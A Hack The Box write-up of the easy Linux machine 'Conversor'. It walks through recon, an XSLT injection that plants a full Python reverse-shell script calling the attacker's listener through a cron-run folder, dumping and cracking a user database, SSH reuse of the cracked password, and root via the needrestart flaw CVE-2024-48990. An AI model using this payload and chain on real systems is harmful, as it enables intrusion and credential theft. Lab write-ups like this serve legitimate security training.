

CTF & Bug Bounty » Hack The Box » HTB Machines » Cap Walkthrough – HTB Easy Linux Machine
In this writeup, we are going to solve the Conversor machine – an easy Linux box on Hack The Box, that was very fun to solve!
Solve Conversor on Hack The Box
Table of contents
Reconnaissance
Active services – nmap
First, let’s run the nmap scan to detect open services on the target:
root@kali:/tmp# nmap -sS -T3 -p- -Pn --disable-arp-ping -O -sV 10.129.2.199
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-18 13:07 GMT
Nmap scan report for 10.129.2.199
Host is up (0.023s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
nmap options:
- -sS: TCP SYN scan
- -T3: average timeout for probing open ports
- -p-: goes through all ports from 1 to 65535
- -Pn: disables the ICMP ping that nmap does by default on provided target(s)
- –disable-arp-ping: disables the ARP ping performed by nmap by default on local targets
- -O: tries to detect the operating system used by the target
- -sV: tries to detect the services’ versions
The HTTP and SSH services are reachable. Let’s perform more recon on the web service.
Web enumeration using ffuf
I then added the domain name “conversor.htb” to my /etc/hosts file and used ffuf to enumerate web paths:
root@kali:/tmp# tail -1 /etc/hosts
10.129.2.199    conversor.htb

root@kali:/tmp# ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://10.129.2.199/FUZZ" -r -mc all -fc 404 -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.2.199/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response status: 404
________________________________________________

about                   [Status: 200, Size: 2842, Words: 577, Lines: 81, Duration: 33ms]
login                   [Status: 200, Size: 722, Words: 30, Lines: 22, Duration: 30ms]
register                [Status: 200, Size: 726, Words: 30, Lines: 21, Duration: 26ms]
javascript              [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 23ms]
logout                  [Status: 200, Size: 722, Words: 30, Lines: 22, Duration: 23ms]
convert                 [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 22ms]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 22ms]
ffuf options:
- -w: wordlist to use (words on each line will replace the keyword FUZZ)
- -u: URL of the target
- -r: follows redirect
- -mc: matches all the server HTTP codes
- -fc: filters the HTTP code 404 from the responses
- -ic: ignores comments in the wordlist
We have a few pages available.
It’s a good habit to manually browse each of those pages to have a clear idea of the website.
That’s not what I have done. I directly registered a user on the /register endpoint and went straight to the /convert endpoint to try and exploit a vulnerability. And it was my mistake…
Exploit
Stuck in a dead end – failed XSLT injection
The /convert page shows a conversion tool that takes a XML file and a XSLT file, in order to bring more style and shiny colors to a dull XML file.
My first reaction was to browse XSLT injection payloads on PayloadsAllTheThings along with a dummy XML file and try, try, try a lot to get XSLT injection working.
However, I failed. None of the payloads were working.
However, I knew this was the way to go. The basic injection to get harmless properties (Version, Vendor and Vendor URL) worked:
root@kali:/tmp# cat test.xslt
<?xml version="1.0" encoding="UTF-8"?>
<html xsl:version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl">
<body>
<br />Version: <xsl:value-of select="system-property('xsl:version')" />
<br />Vendor: <xsl:value-of select="system-property('xsl:vendor')" />
<br />Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" />
</body>
</html>
After the conversion, we got the 3 data reflected in the result file:
<html xmlns:php="http://php.net/xsl"><body>
<br>Version: 1.0<br>Vendor: libxslt<br>Vendor URL: http://xmlsoft.org/XSLT/</body></html>
But nothing else worked.
That’s when I started looking at the other web pages and I saw my mistake.
Finding the vulnerability in the source code
Yeah, apparently the source code was available since the beginning in the /about section.
Why? Just to humiliate me.
Anyway, after downloading the compressed file, we uncover the true vulnerability:
root@kali:/tmp# tar -xvf source_code.tar.gz
app.py
app.wsgi
install.md
[...]

root@kali:/tmp# cat app.py
[...]
parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
        xml_tree = etree.parse(xml_path, parser)
        xslt_tree = etree.parse(xslt_path) // THIS IS THE VULNERABILITY, THERE IS NO ARGUMENT "parser"
        transform = etree.XSLT(xslt_tree)

root@kali:/tmp# cat install.md
[...]
If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab.

"""
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
"""
So, we discover two things:
- There is indeed a XSLT injection, because the parser option isn’t used in the etree.parse(xslt_path) method call
- And, if somehow we manage to write a python3 script inside the /var/www/conversor.htb/scripts/ folder, it will get executed by the cron job running every single minute.
So now, we must find a way to write this python script in this specific folder, and for that matter, we are going to leverage the XSLT injection.
Leveraging XSLT injection to write an arbitrary python script
Among the multiple XSLT injection payloads, one of them allows us to write data into a local file.

Nice, we’re going to use exactly this payload. We’ll write a python3 reverse shell code into a file in the target folder (/var/www/conversor.htb/scripts/reverseshell.py):
root@kali:/tmp# cat reverseshell.xslt
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exploit="http://exslt.org/common"
  extension-element-prefixes="exploit"
  version="1.0">
  <xsl:template match="/">
    <exploit:document href="/var/www/conversor.htb/scripts/reverseshell.py" method="text">
import socket
import subprocess
import os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.255",9001))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
import pty
pty.spawn("/bin/bash")
    </exploit:document>
        File written
  </xsl:template>
</xsl:stylesheet>
The reverse shell code is taken from revshells.com.
Before uploading this reverseshell.xslt file along a dummy XML file, we must set up our netcat listener to catch the shell:
┌──(root@kali)-[/tmp]
└─# nc -nlvp 9001- -n: disables DNS lookups
- -l: listen mode
- -v: verbose
- -p: port to listen to
After converting the dummy XML file with our payload XSLT file and waiting a bit, we receive the shell as www-data:
┌──(root@kali)-[/tmp]
└─# nc -nlvp 9001
listening on [any] 9001 ...

connect to [10.10.14.255] from (UNKNOWN) [10.129.2.199] 34038

www-data@conversor:~$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Dumping the SQLite database
On the system, we quickly find a database file named users.db.
This is a sqlite database file, and we’re going to extract it by displaying its content as base64, copy pasting the base64 and decoding the base64 to retrieve the original content.
www-data@conversor:~/conversor.htb/instance$ cat users.db | base64
U1FMaXRlIGZvcm1hdCAzABAAAQEAQCAgAAAAKgAAAAYAAAAAAAAAA[...]

[Copy paste the whole base64 output into users.db file on our local attacker machine]

root@kali:/tmp# cat users.db | base64 -d > usersdecoded.db

root@kali:/tmp# file usersdecoded.db
usersdecoded.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 42, database pages 6, cookie 0x2, schema 4, UTF-8, version-valid-for 42
We checked that the file was a valid sqlite database with the file command.
Now let’s dump the data:
root@kali:/tmp# sqlite3 usersdecoded.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> select id, username, password from users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|usertest|7993d86966b241a9c54da00c72fde9db
So there is another user called fismathack, and the password is hashed in MD5.
This is a known password, therefore we instantly find it on a website like hashes.com:
5b5c3ac3a1c897c94caad48e6c71fdec:KeepmesafeandwarmNice.
Getting user access
It appears that the user named fismathack uses the password we just found as his Linux password. This is very handy and we’re going to log in through SSH with this account:
┌──(root@kali)-[/tmp]
└─# ssh fismathack@10.129.2.199
fismathack@10.129.2.199's password:Keepmesafeandwarm
[...]
Last login: Sun Jan 18 14:22:54 2026 from 10.10.14.255
fismathack@conversor:~$ cat user.txt
cat user.txt
090e9913**********************
Nice! We got the first flag.
Privilege escalation – exploiting CVE-2024-48990
First thing we do with this user is checking our sudo rights:
fismathack@conversor:/tmp$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
Oh, we can run the needrestart binary with sudo…
I had no idea what needrestart was, but I had never seen it in a sudo file, so it was suspicious.
I searched online and I quickly found that our version of needrestart was vulnerable to CVE-2024-48990.
I used this simple exploit. It runs a shell script that waits for the execution of the needrestart binary and exploits it to create a /tmp/bash file with the root privileges and the SetUID bit (u+s), giving the root execution privileges to anyone.
First, we have to copy the three files (loop.py, privesc.py and poc.sh) into the tmp folder of the target machine.
Then, to successfully run the exploit, we need two terminals: one to launch the exploit that waits for the needrestart execution, and the other one to actually run needrestart.
So let’s make another SSH connection, and do nothing on it.
On the first SSH connection, run the exploit after giving execution rights to the files (chmod u+x):
fismathack@conversor:/tmp$ ./poc.sh
Press any key to start !
[+] - setting up the environment...
[+] - starting the attack...
[+] - waiting for needrestart to run...
Now we run needrestart on the other SSH connection where we were doing nothing:
fismathack@conversor:~$ sudo /usr/sbin/needrestart
Scanning processes...

Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.
Back to the first SSH connection, the exploit was successful:
fismathack@conversor:/tmp$ ./poc.sh
Press any key to start !
[+] - setting up the environment...
[+] - starting the attack...
[+] - waiting for needrestart to run...
[+] - Exploit was successful "/tmp/bash" is created !
[] - cleaning up...

fismathack@conversor:/tmp$ ./bash -p
bash-5.1# id
uid=1000(fismathack) gid=1000(fismathack) euid=0(root) groups=1000(fismathack)
bash-5.1# cat /root/root.txt
f709d2589*****************
Well, finally!
Conclusion – a cool box
This was a very cool box!
XSLT injections, sqlite databases and this needrestart exploit were 3 things that aren’t common in all the CTFs I’ve done so this was a good box to learn and get used to more technologies.
I learnt my lesson: always check all the webpages, or I will lose hours trying for nothing…
Read more Hack The Box Machines Writeups on pentestguides.com!
Disclaimer
This article is provided for educational purposes only.
All techniques demonstrated were performed in a controlled lab environment.
Do not attempt to reproduce these actions on systems you do not own or have explicit authorization to test.
I do not encourage or take responsibility for any illegal use of the information provided.